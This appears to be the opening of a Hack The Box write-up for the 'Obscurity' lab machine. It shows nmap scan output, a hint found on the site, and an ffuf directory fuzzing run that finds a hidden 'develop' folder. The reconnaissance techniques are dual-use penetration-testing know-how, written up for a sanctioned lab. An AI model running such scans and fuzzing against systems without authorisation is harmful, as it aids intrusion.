


obscurity



```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# nmap -sC -sV  -oA nmap/obscurity 10.10.10.168
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-16 05:01 EDT
Nmap scan report for 10.10.10.168
Host is up (0.086s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:d3:9a:0d:97:2c:54:20:e1:b0:17:34:f4:ca:70:1b (RSA)
|   256 f6:8b:d5:73:97:be:52:cb:12:ea:8b:02:7c:34:a3:d7 (ECDSA)
|_  256 e8:df:55:78:76:85:4b:7b:dc:70:6a:fc:40:cc:ac:9b (ED25519)
80/tcp   closed http
8080/tcp open   http-proxy BadHTTPServer
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Sun, 16 May 2021 09:05:37
|     Server: BadHTTPServer
|     Last-Modified: Sun, 16 May 2021 09:05:37
|     Content-Length: 4171
|     Content-Type: text/html
|     Connection: Closed
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>0bscura</title>
|     <meta http-equiv="X-UA-Compatible" content="IE=Edge">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta name="keywords" content="">
|     <meta name="description" content="">
|     <!--
|     Easy Profile Template
|     http://www.templatemo.com/tm-467-easy-profile
|     <!-- stylesheet css -->
|     <link rel="stylesheet" href="css/bootstrap.min.css">
|     <link rel="stylesheet" href="css/font-awesome.min.css">
|     <link rel="stylesheet" href="css/templatemo-blue.css">
|     </head>
|     <body data-spy="scroll" data-target=".navbar-collapse">
|     <!-- preloader section -->
|     <!--
|     <div class="preloader">
|_    <div class="sk-spinner sk-spinner-wordpress">
|_http-server-header: BadHTTPServer
|_http-title: 0bscura
9000/tcp closed cslistener
```



```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-s
ervice :
SF-Port8080-TCP:V=7.91%I=7%D=5/16%Time=60A0DF7B%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,10FC,"HTTP/1\.1\x20200\x20OK\nDate:\x20Sun,\x2016\x20May\x2020
SF:21\x2009:05:37\nServer:\x20BadHTTPServer\nLast-Modified:\x20Sun,\x2016\
SF:x20May\x202021\x2009:05:37\nContent-Length:\x204171\nContent-Type:\x20t
SF:ext/html\nConnection:\x20Closed\n\n<!DOCTYPE\x20html>\n<html\x20lang=\"
SF:en\">\n<head>\n\t<meta\x20charset=\"utf-8\">\n\t<title>0bscura</title>\
SF:n\t<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=Edge\">\n\t<
SF:meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-s
SF:cale=1\">\n\t<meta\x20name=\"keywords\"\x20content=\"\">\n\t<meta\x20na
SF:me=\"description\"\x20content=\"\">\n<!--\x20\nEasy\x20Profile\x20Templ
SF:ate\nhttp://www\.templatemo\.com/tm-467-easy-profile\n-->\n\t<!--\x20st
SF:ylesheet\x20css\x20-->\n\t<link\x20rel=\"stylesheet\"\x20href=\"css/boo
SF:tstrap\.min\.css\">\n\t<link\x20rel=\"stylesheet\"\x20href=\"css/font-a
SF:wesome\.min\.css\">\n\t<link\x20rel=\"stylesheet\"\x20href=\"css/templa
SF:temo-blue\.css\">\n</head>\n<body\x20data-spy=\"scroll\"\x20data-target
SF:=\"\.navbar-collapse\">\n\n<!--\x20preloader\x20section\x20-->\n<!--\n<
SF:div\x20class=\"preloader\">\n\t<div\x20class=\"sk-spinner\x20sk-spinner
SF:-wordpress\">\n")%r(HTTPOptions,10FC,"HTTP/1\.1\x20200\x20OK\nDate:\x20
SF:Sun,\x2016\x20May\x202021\x2009:05:37\nServer:\x20BadHTTPServer\nLast-M
SF:odified:\x20Sun,\x2016\x20May\x202021\x2009:05:37\nContent-Length:\x204
SF:171\nContent-Type:\x20text/html\nConnection:\x20Closed\n\n<!DOCTYPE\x20
SF:html>\n<html\x20lang=\"en\">\n<head>\n\t<meta\x20charset=\"utf-8\">\n\t
SF:<title>0bscura</title>\n\t<meta\x20http-equiv=\"X-UA-Compatible\"\x20co
SF:ntent=\"IE=Edge\">\n\t<meta\x20name=\"viewport\"\x20content=\"width=dev
SF:ice-width,\x20initial-scale=1\">\n\t<meta\x20name=\"keywords\"\x20conte
SF:nt=\"\">\n\t<meta\x20name=\"description\"\x20content=\"\">\n<!--\x20\nE
SF:asy\x20Profile\x20Template\nhttp://www\.templatemo\.com/tm-467-easy-pro
SF:file\n-->\n\t<!--\x20stylesheet\x20css\x20-->\n\t<link\x20rel=\"stylesh
SF:eet\"\x20href=\"css/bootstrap\.min\.css\">\n\t<link\x20rel=\"stylesheet
SF:\"\x20href=\"css/font-awesome\.min\.css\">\n\t<link\x20rel=\"stylesheet
SF:\"\x20href=\"css/templatemo-blue\.css\">\n</head>\n<body\x20data-spy=\"
SF:scroll\"\x20data-target=\"\.navbar-collapse\">\n\n<!--\x20preloader\x20
SF:section\x20-->\n<!--\n<div\x20class=\"preloader\">\n\t<div\x20class=\"s
SF:k-spinner\x20sk-spinner-wordpress\">\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Hack The Box
Obscura
10.10.10.168:8080
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef

Contact

123 Rama IX Road, Bangkok

010-020-0890

secure@obscure.htb


obscure.htb

Development


Server Dev

Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory


to find this folder where SuperSecureServer.py is we use ffuf




```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://10.10.10.168:8080/FUZZ/SuperSecureServer.py

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

develop                 [Status: 200, Size: 5892, Words: 1806, Lines: 171]
[WARN] Caught keyboard interrupt (Ctrl-C)
```



